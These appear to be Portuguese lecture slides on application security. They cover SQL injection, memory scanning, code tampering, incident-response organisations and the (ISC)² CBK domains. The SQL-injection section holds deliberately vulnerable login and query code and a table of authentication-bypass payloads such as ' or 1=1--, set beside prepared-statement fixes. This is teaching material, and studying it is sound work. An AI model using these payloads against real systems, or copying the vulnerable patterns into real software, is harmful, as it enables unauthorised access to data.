- teste de desafio cognitivo, desenvolvido de forma pioneira na universidade de Carnegie-Mello.
Por ser administrado por um computador, em contraste ao teste de Turing padrão que é administrado por um ser humano, é corretamente descrito como um teste de Turing reverso.

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

595

Ataques de Injeção SQL

- Visam fornecer entradas malformadas para uma aplicação que utiliza essas entradas diretamente em SQL statements.
- Tipos de ataques:
 - Manipulação SQL:
 - Adulteração de cláusulas WHERE em SQL statements vulneráveis.
 - Injeção de Código:
 - Adiciona um comando EXECUTE em um SQL statement vulnerável. Só funciona quando são permitidos múltiplos SQL statements por requisição.
 - Injeção de Chamada de Função:
 - Insere várias chamadas de função ao banco em um SQL statement vulnerável.
 - Buffer Overflow:
 - Insere código executável em servidores vulneráveis ou não atualizados.

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

596

Ataques de Injeção SQL

- Exemplo de código com vulnerabilidade:

```
SQL= "SELECT Username FROM Users WHERE Username= "&strInputUsername&" AND  
Password = '"&strInputPassword&"'  
  
StrAuthorizationChk = ExecQuery(SQL);  
  
If StrAuthorizationChk= "" then  
    BoolAuthnticated = False;  
Else  
    BoolAuthenticated = True;  
EndIf
```

Segurança em Sistemas de Aplicação

597

- Segurança da Informação
Prof. Anderson O. da Silva

Ataques de Injeção SQL

- Atacando o exemplo de código vulnerável:
 - Entradas fornecidas:
 - Login name: ‘ OR “=”
 - Password: ‘ OR “=”
 - SQL statement resultante:
 - SELECT Username from Users WHERE Username = “ OR “=”
AND Password = ” OR “=”
 - A query busca um registro de usuário com Username vazio ou com vazio igual a vazio, o que é sempre Verdadeiro, e o mesmo ocorre com a Password.

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

598

Ataques de Injeção SQL

- Outras entradas maliciosas:

'	Badvalue'	' OR '	' OR	;	9,9,9
' or 0=0 --	" or 0=0 --	or 0=0 --	' or 0=0 #	" or 0=0 #	or 0=0 #
' or 'x'='x	" or "x"="x	') or ('x'='x	' or 1=1--	" or 1=1--	or 1=1--
hi") or ("a"="a	' or a=a--	" or "a"="a	') or ('a'='a	") or ("a"="a	hi" or "a"="a
hi" or 1=1 --	hi' or 1=1 --	hi' or 'a'='a	hi') or ('a'='a		

Segurança em Sistemas de Aplicação

599

• Segurança da Informação
Prof. Anderson O. da Silva



Ataques de Injeção SQL

- **Soluções:**
 - Validar cada uma das entradas com relação à:
 - Número de caracteres válidos;
 - Tipos de caracteres permitidos;
 - Tipos de dados permitidos.
 - Substituir caracteres especiais com códigos de escape:
 - Ex: \código_ASCII_em_hexadecimal
 - Manter os servidores de bancos de dados atualizados.
 - Para minimizar os riscos de buffer overflow.
 - Utilizar Prepared Statements ou Stored Procedures.
 - Por serem pré-compilados, não podem ser modificados pela entrada do usuário.

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

600

Ataques de Injeção SQL

- **Prepared Statement: Exemplo Java**

```
//This code segment creates a PreparedStatement object to select user data,  
//based on the user's email address. The question mark ("?") indicates this  
//statement has one parameter.  
  
PreparedStatement pstmt = con.prepareStatement("select theuser from  
registration where emailaddress like ?");  
  
//Initialize first parameter with email address  
  
pstmt.setString(1, emailAddress);  
  
ResultSet results = ps.executeQuery();  
  
//Once the PreparedStatement template is initialized, only the changed values  
// are inserted for each call.  
  
pstmt.setString(1, anotherEmailAddress);
```

Segurança em Sistemas de Aplicação

601

- Segurança da Informação
Prof. Anderson O. da Silva

Ataques de Injeção SQL

- **Stored Procedure: Exemplo JDBC's Callable Statement**

```
CallableStatement cs = con.prepareCall("{call accountlogin(?, ?, ?)}");
cs.setString(1, theuser);
cs.setString(2, password);
cs.registerOutParameter(3, Types.DATE);
cs.executeQuery();
Date lastLogin = cs.getDate(3);
```

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

602

Ataques de Injeção SQL

- Exemplo de segurança com Stored Procedure
 - Código vulnerável em jsp.

```
String query = "SELECT title, description, releaseDate, body FROM pressReleases  
WHERE pressReleaseID = " + request.getParameter("pressReleaseID");
```

```
Statement stmt = dbConnection.createStatement();
```

```
ResultSet rs = stmt.executeQuery(query);
```

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

603

Ataques de Injeção SQL

- Exemplo de segurança com Stored Procedure
 - Criar a stored procedure no servidor de banco de dados.

```
CREATE PROCEDURE getPressRelease @pressReleaseID integer AS SELECT title,  
description, releaseDate, body FROM pressReleases WHERE pressReleaseID =  
@pressReleaseID
```

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

604

Ataques de Injeção SQL

- Exemplo de segurança com Stored Procedure
 - Solução Java: Callable Statement

```
CallableStatement cs = dbConnection.prepareCall("{call getPressRelease(?)}");
cs.setInt(1, Integer.parseInt(request.getParameter("pressReleaseID")));
ResultSet rs = cs.executeQuery();
```

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

605

Ataques de Injeção SQL

- Exemplo de segurança com Stored Procedure
 - Código vulnerável em .NET.

```
String query = "SELECT title, description, releaseDate, body FROM pressReleases  
WHERE pressReleaseID = " + Request["pressReleaseID"];  
  
SqlCommand command = new SqlCommand(query, connection);  
command.CommandType = CommandType.Text;  
SqlDataReader dataReader = command.ExecuteReader();
```

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

606

Ataques de Injeção SQL

- Exemplo de segurança com Stored Procedure
 - Solução .Net: command Object

```
SqlCommand command = new SqlCommand("getPressRelease", connection);
command.CommandType = CommandType.StoredProcedure;
command.Parameters.Add("@PressReleaseID", SqlDbType.Int);
command.Parameters[0].Value = Convert.ToInt32(Request["pressReleaseID"]);
SqlDataReader dataReader = command.ExecuteReader();
```

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

607

Ataques de Injeção SQL

- Referência:
 - SecurityDocs: Comment on SQL Injection Attack and Defense
 - <http://www.securitydocs.com/library/3587>

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

608

Varredura de memória em busca de dados confidenciais

- Aloca-se memória indefinidamente com o intuito de vasculhar seu conteúdo em busca de dados confidenciais deixados por programas anteriores.
- Solução Prática:
 - Dados sigilosos devem ter um tratamento diferenciado:
 - criptografados em memória sempre que possível;
 - Ex: Java SealedObject Class
 - Apagados da memória pelo próprio programa que os utilizou após sua manipulação.

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

609

Varredura de memória em busca de dados confidenciais

- Exemplo de utilização da SealedObject Class
 - criptografando um objeto.

```
// create Cipher object
// Note: sKey is assumed to refer to an already-generated
// secret DES key.

Cipher c = Cipher.getInstance("DES");

c.init(Cipher.ENCRYPT_MODE, sKey);

// do the sealing
SealedObject so = new SealedObject("This is a secret", c);
```

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

610

Varredura de memória em busca de dados confidenciais

- Exemplo de utilização da SealedObject Class
 - Recuperando um objeto:
 - Opção 1: com o mesmo Chiper Object utilizado.

```
c.init(Cipher.DECRYPT_MODE, sKey);  
try {  
    String s = (String) so.getObject(c);  
} catch (Exception e) {  
    // do something  
};
```

Segurança em Sistemas de Aplicação

611

- Segurança da Informação
Prof. Anderson O. da Silva



Varredura de memória em busca de dados confidenciais

- Exemplo de utilização da SealedObject Class
 - Recuperando um objeto:
 - Opção 1: com a mesma chave DES utilizada.

```
try {  
    String s = (String) so.getObject(sKey);  
} catch (Exception e) {  
    // do something  
};
```

Segurança em Sistemas de Aplicação

612

• Segurança da Informação
Prof. Anderson O. da Silva



Adulteração do código executável do sistema ou de seus módulos (bibliotecas dinâmicas)

- O código executável do sistema ou suas bibliotecas dinâmicas podem ser adulteradas para modificar sua execução.
- Solução prática:
 - Verificar a integridade e autenticidade do código do sistema e de todos os seus módulos através da validação da assinatura digital antes de carregá-los em memória.
 - Ex: Ferramenta jarsigner do SUN JDK.

Principais Fontes de Informação

• Segurança da Informação
Prof. Anderson O. da Silva

634



Publicações, Relatórios e Tratamento de Incidentes

635

- Segurança da Informação
Prof. Anderson O. da Silva

CERT/CC – Computer Emergency Readiness Team / Coordination Center

- O Programa CERT é parte do Software Engineering Institute (SEI) da Carnegie Mellon University, Pittsburgh, Pennsylvania.
 - <http://www.cert.org>
- Esse programa foi iniciado pela DARPA (Defense Advanced Research Projects Agency) após o incidente do Morris worm (RFC), que parou 10% dos sistemas Internet em Novembro/1988.
- O CERT/CC foi criado, então, para (i) coordenar a comunicação entre especialistas durante emergências de segurança e (ii) ajudar a prevenir futuros incidentes de segurança.



Publicações, Relatórios e Tratamento de Incidentes

636

- Segurança da Informação
Prof. Anderson O. da Silva

CERT/CC – Computer Emergency Readiness Team / Coordination Center

- Com o crescimento da Internet e de sua utilização em funções críticas, ocorreram mudanças progressivas com respeito às técnicas de intrusão, crescimento da quantidade de danos, crescimento da dificuldade de detecção de um ataque e aumento da dificuldade de pegar os atacantes.
- Para atender a essas mudanças, o Programa CERT foi expandido para o desenvolvimento e promoção do uso de práticas apropriadas para o gerenciamento de tecnologias e sistemas para resistir à ataques a sistemas de rede, limitar danos e garantir a continuidade de serviços críticos.

Publicações, Relatórios e Tratamento de Incidentes

637

- Segurança da Informação
Prof. Anderson O. da Silva

CERT/CC – Computer Emergency Readiness Team / Coordination Center

- O CERT/CC hoje, desenvolve trabalhos nas seguintes áreas:
 - Garantia de Software
 - Sistemas de Segurança
 - Segurança da Organização
 - Resposta Coordenada
 - Educação e Treinamento
- Trabalha com Computer Security Incidents Response Teams (CSIRTs) com responsabilidade nacional.
- Disseminação de informações através de publicações:
 - http://www.cert.org/search_pubs/search.php

Publicações, Relatórios e Tratamento de Incidentes

638

- Segurança da Informação
Prof. Anderson O. da Silva



US-CERT – United States Computer Emergency Readiness Team

- O US-CERT mantém relatórios atualizados sobre vulnerabilidades descobertas e correções disponibilizadas, além de publicações sobre a área de segurança da informação.
- National Cybert Alert System
 - <http://www.us-cert.gov/cas/alldocs.html>
- Security Publications
 - http://www.us-cert.gov/reading_room
- Related Resources
 - <http://www.us-cert.gov/resources.html>



Publicações, Relatórios e Tratamento de Incidentes

- Segurança da Informação
Prof. Anderson O. da Silva

639

CERT.br – Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil

- O CERT.br é o grupo de resposta a incidentes de segurança para a Internet brasileira, mantido pelo NIC.br, do Comitê Gestor da Internet no Brasil.

– <http://www.cert.br>



- É responsável por receber, analisar e responder a incidentes de segurança envolvendo redes conectadas à Internet no Brasil.
- Publicações de documentos:
 - <http://www.cert.br/docs>

Publicações, Relatórios e Tratamento de Incidentes

- Segurança da Informação
Prof. Anderson O. da Silva

640

FIRST - Forum for Incident Response and Security Teams

- O FIRST visa fomentar a cooperação e a coordenação da prevenção de incidentes, estimular a rápida reação à incidentes e promover o compartilhamento de informações entre os seus membros e a comunidade.

– <http://www.first.org>



- Publicação de documentos:
 - <http://www.first.org/resources/guides>

Publicações, Relatórios e Tratamento de Incidentes

641

- Segurança da Informação
Prof. Anderson O. da Silva



CAIS – Centro de Atendimento a Incidentes de Segurança

- A Rede Nacional de Ensino e Pesquisa (RNP) atua na detecção, resolução e prevenção de incidentes de segurança na rede RNP2 através de seu Centro de Atendimento a Incidentes de Segurança (CAIS).
- Criado em 1997, o CAIS também divulga informações e alertas de segurança e participa de organismos internacionais na área.
 - <http://www.rnp.br/cais>



Publicações e Relatórios

- Segurança da Informação
Prof. Anderson O. da Silva

642



CVE - Common Vulnerabilities and Exposures

- O CVE mantém um dicionário de vulnerabilidades e exposições de segurança da informação publicamente conhecidas.

– <http://cve.mitre.org>



- Publicações de documentos:
 - <http://cve.mitre.org/about/documents.html>

Publicações e Relatórios

- Segurança da Informação
Prof. Anderson O. da Silva

643



SANS Top20 List

- O SANS Institute mantém uma publicação anual que lista as mais críticas vulnerabilidades de segurança da Internet, orientando sobre as ações para corrigi-las.
 - <http://www.sans.org/top20>



Áreas de Segurança da Informação

• Segurança da Informação
Prof. Anderson O. da Silva

644



Common Body of Knowledge - CBK

• Segurança da Informação
Prof. Anderson O. da Silva

645



O (ISC)² define um CBK para o Profissional de Segurança da Informação.

- O International Information Systems Security Certification Consortium (conhecido como (ISC)²) define o CBK de um profissional de segurança da informação como uma *taxonomia*, ou seja, uma coleção de tópicos relevantes para profissionais de segurança da informação ao redor do mundo.
- Estabelece um framework comum para termos e princípios de segurança da informação que possibilita à profissionais de segurança discutir, debater e resolver problemas pertinentes à profissão com um entendimento comum.

Common Body of Knowledge - CBK

• Segurança da Informação
Prof. Anderson O. da Silva

646



São definidos 10 domínios para o CBK:

- **Access Control**
 - Categories and Controls
 - Control Threats and Measures
- **Application Security**
 - Software Based Controls
 - Software Development Lifecycle and Principles
- **Business Continuity and Disaster Recovery Planning**
 - Response and Recovery Plans
 - Restoration Activities
- **Cryptography**
 - Basic Concepts and Algorithms
 - Signatures and Certification
 - Cryptanalysis

Common Body of Knowledge - CBK

• Segurança da Informação
Prof. Anderson O. da Silva

647



São definidos 10 domínios para o CBK: (continuação)

- **Information Security and Risk Management**
 - Policies, Standards, Guidelines and Procedures
 - Risk Management Tools and Practices
 - Planning and Organization
- **Legal, Regulations, Compliance and Investigations**
 - Major Legal Systems
 - Common and Civil Law
 - Regulations, Laws and Information Security
- **Operations Security**
 - Media, Backups and Change Control Management
 - Controls Categories

Common Body of Knowledge - CBK

• Segurança da Informação
Prof. Anderson O. da Silva

648



São definidos 10 domínios para o CBK: (continuação)

- **Physical (Environmental) Security**
 - Layered Physical Defense and Entry Points
 - Site Location Principles
- **Security Architecture and Design**
 - Principles and Benefits
 - Trusted Systems and Computing Base
 - System and Enterprise Architecture
- **Telecommunications and Network Security**
 - Network Security Concepts and Risks
 - Business Goals and Network Security